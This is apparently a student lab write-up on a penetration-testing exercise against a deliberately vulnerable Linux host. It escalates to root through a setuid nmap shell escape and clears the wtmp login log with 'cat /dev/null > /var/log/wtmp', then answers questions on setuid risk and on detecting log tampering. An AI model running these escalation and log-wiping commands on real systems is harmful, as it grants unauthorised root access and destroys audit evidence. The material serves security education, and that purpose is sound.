
(Yes. The `/usr/bin/nmap` binary had the setuid bit (`-rwsr-xr-x`) and owned by root. Using `nmap --interactive` and executing `!sh` (then `bash -p`) spawned a shell running with the file owner's privileges. `whoami` returned `root`, confirming successful privilege escalation to root.)

1️⃣9️⃣ What is the risk of leaving setuid binaries accessible to unprivileged users?

(The privileges of the file owner, usually root, are used by setuid binaries. An unprivileged user can escalate to root by leveraging any interactive features, shell escapes, or insecure option handling that such a binary offers. This gives attackers a high-severity local privilege escalation channel via which they may travel laterally, install persistent backdoors, alter logs, and gain complete control of the host. Defenders can reduce this risk by patching or replacing susceptible binaries, removing unneeded setuid bits, keeping an eye on the SUID file inventory, and enforcing AppArmor/SELinux regulations.)

Task 6: Defense Evasion - Covering Tracks (Log Tampering) (10 pts)

Screenshot:



```
whoami
root
last
msfadmin tty1                         Tue Oct 28 16:08   still logged in
msfadmin tty1                         Tue Oct 28 16:08 - 16:08  (00:00)
root     pts/0        :0.0             Tue Oct 28 16:08   still logged in
reboot   system boot  2.6.24-16-server Tue Oct 28 16:07 - 16:14  (00:06)
msfadmin tty1                         Tue Oct 28 15:56 - crash  (00:11)
msfadmin tty1                         Tue Oct 28 15:56 - 15:56  (00:00)
root     pts/0        :0.0             Tue Oct 28 15:55 - crash  (00:12)
reboot   system boot  2.6.24-16-server Tue Oct 28 15:54 - 16:14  (00:19)
msfadmin tty1                         Tue Oct 28 15:17 - crash  (00:37)
msfadmin tty1                         Tue Oct 28 15:17 - 15:17  (00:00)
root     pts/0        :0.0             Tue Oct 28 15:17 - crash  (00:37)
reboot   system boot  2.6.24-16-server Tue Oct 28 15:16 - 16:14  (00:57)
msfadmin tty1                         Tue Oct 28 15:00 - crash  (00:15)
msfadmin tty1                         Tue Oct 28 15:00 - 15:00  (00:00)
root     pts/0        :0.0             Tue Oct 28 15:00 - crash  (00:15)
reboot   system boot  2.6.24-16-server Tue Oct 28 15:00 - 16:14  (01:14)
msfadmin tty1                         Tue Oct 28 14:49 - crash  (00:10)
msfadmin tty1                         Tue Oct 28 14:49 - 14:49  (00:00)
root     pts/0        :0.0             Tue Oct 28 14:49 - crash  (00:10)
reboot   system boot  2.6.24-16-server Tue Oct 28 14:48 - 16:14  (01:26)
msfadmin tty1                         Tue Oct 28 14:36 - crash  (00:11)
msfadmin tty1                         Tue Oct 28 14:36 - 14:36  (00:00)
root     pts/0        :0.0             Tue Oct 28 14:36 - crash  (00:11)
reboot   system boot  2.6.24-16-server Tue Oct 28 14:35 - 16:14  (01:38)
msfadmin tty1                         Tue Oct 28 14:21 - crash  (00:14)
msfadmin tty1                         Tue Oct 28 14:21 - 14:21  (00:00)
root     pts/0        :0.0             Tue Oct 28 14:21 - crash  (00:14)
reboot   system boot  2.6.24-16-server Tue Oct 28 14:20 - 16:14  (01:54)
msfadmin tty1                         Thu Oct  2 18:28 - crash (25+19:51)
msfadmin tty1                         Thu Oct  2 18:28 - 18:28  (00:00)
root     pts/2        :0.0             Thu Oct  2 18:28 - crash (25+19:51)
reboot   system boot  2.6.24-16-server Thu Oct  2 18:27 - 16:14 (25+21:46)
msfadmin tty1                         Thu Oct  2 18:22 - crash  (00:05)
msfadmin tty1                         Thu Oct  2 18:22 - 18:22  (00:00)
root     pts/0        :0.0             Thu Oct  2 18:22 - crash  (00:05)
reboot   system boot  2.6.24-16-server Thu Oct  2 18:21 - 16:14 (25+21:53)
msfadmin tty1                         Thu Oct  2 18:10 - crash  (00:11)
msfadmin tty1                         Thu Oct  2 18:10 - 18:10  (00:00)
root     pts/0        :0.0             Thu Oct  2 18:10 - crash  (00:11)
reboot   system boot  2.6.24-16-server Thu Oct  2 18:09 - 16:14 (25+22:05)
msfadmin tty1                         Thu Oct  2 15:18 - crash  (02:50)
msfadmin tty1                         Thu Oct  2 15:18 - 15:18  (00:00)
root     pts/0        :0.0             Thu Oct  2 15:17 - crash  (02:51)
reboot   system boot  2.6.24-16-server Thu Oct  2 15:16 - 16:14 (26+00:57)
msfadmin tty1                         Thu Oct  2 14:56 - crash  (00:20)
msfadmin tty1                         Thu Oct  2 14:56 - 14:56  (00:00)
root     pts/0        :0.0             Thu Oct  2 14:56 - crash  (00:20)
reboot   system boot  2.6.24-16-server Thu Oct  2 14:55 - 16:14 (26+01:18)
msfadmin tty1                         Thu Oct  2 14:30 - crash  (00:25)
msfadmin tty1                         Thu Oct  2 14:30 - 14:30  (00:00)
root     pts/0        :0.0             Thu Oct  2 14:30 - crash  (00:25)
reboot   system boot  2.6.24-16-server Thu Oct  2 14:29 - 16:14 (26+01:44)
msfadmin tty1                         Wed Oct  1 23:30 - crash  (14:59)
msfadmin tty1                         Wed Oct  1 23:30 - 23:30  (00:00)
root     pts/0        :0.0             Wed Oct  1 23:30 - crash  (14:59)
reboot   system boot  2.6.24-16-server Wed Oct  1 23:29 - 16:14 (26+16:45)
msfadmin tty1                         Wed Oct  1 19:17 - crash  (04:12)
reboot   system boot  2.6.24-16-server Mon Sep  1 02:32 - 16:14 (57+13:41)
msfadmin tty1                         Mon Sep  1 02:11 - crash  (00:21)
msfadmin tty1                         Mon Sep  1 02:11 - 02:11  (00:00)
root     pts/0        :0.0             Mon Sep  1 02:11 - crash  (00:21)
reboot   system boot  2.6.24-16-server Mon Sep  1 02:11 - 16:14 (57+14:03)
root     pts/0        :0.0             Mon Sep  1 02:10 - crash  (00:00)
reboot   system boot  2.6.24-16-server Mon Sep  1 02:10 - 16:14 (57+14:04)

wtmp begins Sun May 20 15:56:29 2012
cat /dev/null > /var/log/wtmp
last

wtmp begins Tue Oct 28 16:14:33 2025
```

Analysis Questions: 2️⃣ 0️⃣ Why do attackers erase logs?
(To hide their activity and hinder or stop discovery and inquiry, attackers truncate or delete logs. They make it more difficult for defenders to piece together the attack chronology, locate compromised accounts, and uncover persistence methods by eliminating proof of successful logins, command execution, privilege escalation, or file transfers. An attacker can prolong their dwell time, carry on with their exfiltration, and lessen the possibility of a prompt incident response by erasing their logs.)
2️⃣ 1️⃣ What security measures can detect log tampering?
(Centralized/remote logging (SIEM): Send logs off-host (syslog, rsyslog, Splunk, ELK, Wazuh). If the attacker only clears local files, remote copies remain,File integrity monitoring (FIM): Tools like Tripwire, OSSEC, or inotify-based watchers alert on changes to `/var/log/*` *or* `wtmp/utmp` *files, Auditd / kernel auditing: Configure* `auditd` *rules to watch writes/truncates to wtmp/utmp/lastlog and role-related files; forward audit logs to a remote collector,Immutable / append-only settings: Use filesystem controls (e.g.,* `chattr +a` *on Linux) where practical for critical logs, or WORM (write-once) storage for archival logs, Alerting on anomalous log metrics: SIEM rules to detect sudden drops in log volume, unexpected truncation times, or gaps in login history, Periodic backups & off-host snapshots: Regularly snapshot/backup logs so tampering can be detected and historic state recovered, Least-privilege & monitoring of privileged accounts: Restrict which accounts can modify logs and alert on sudo/role creation events that coincide with log changes. Short remediation checklist: preserve forensic copies first, rotate credentials, investigate for additional persistence, restore logs from remote backups if available, and harden logging/audit pipeline (centralize, enable auditd rules, deploy FIM).)*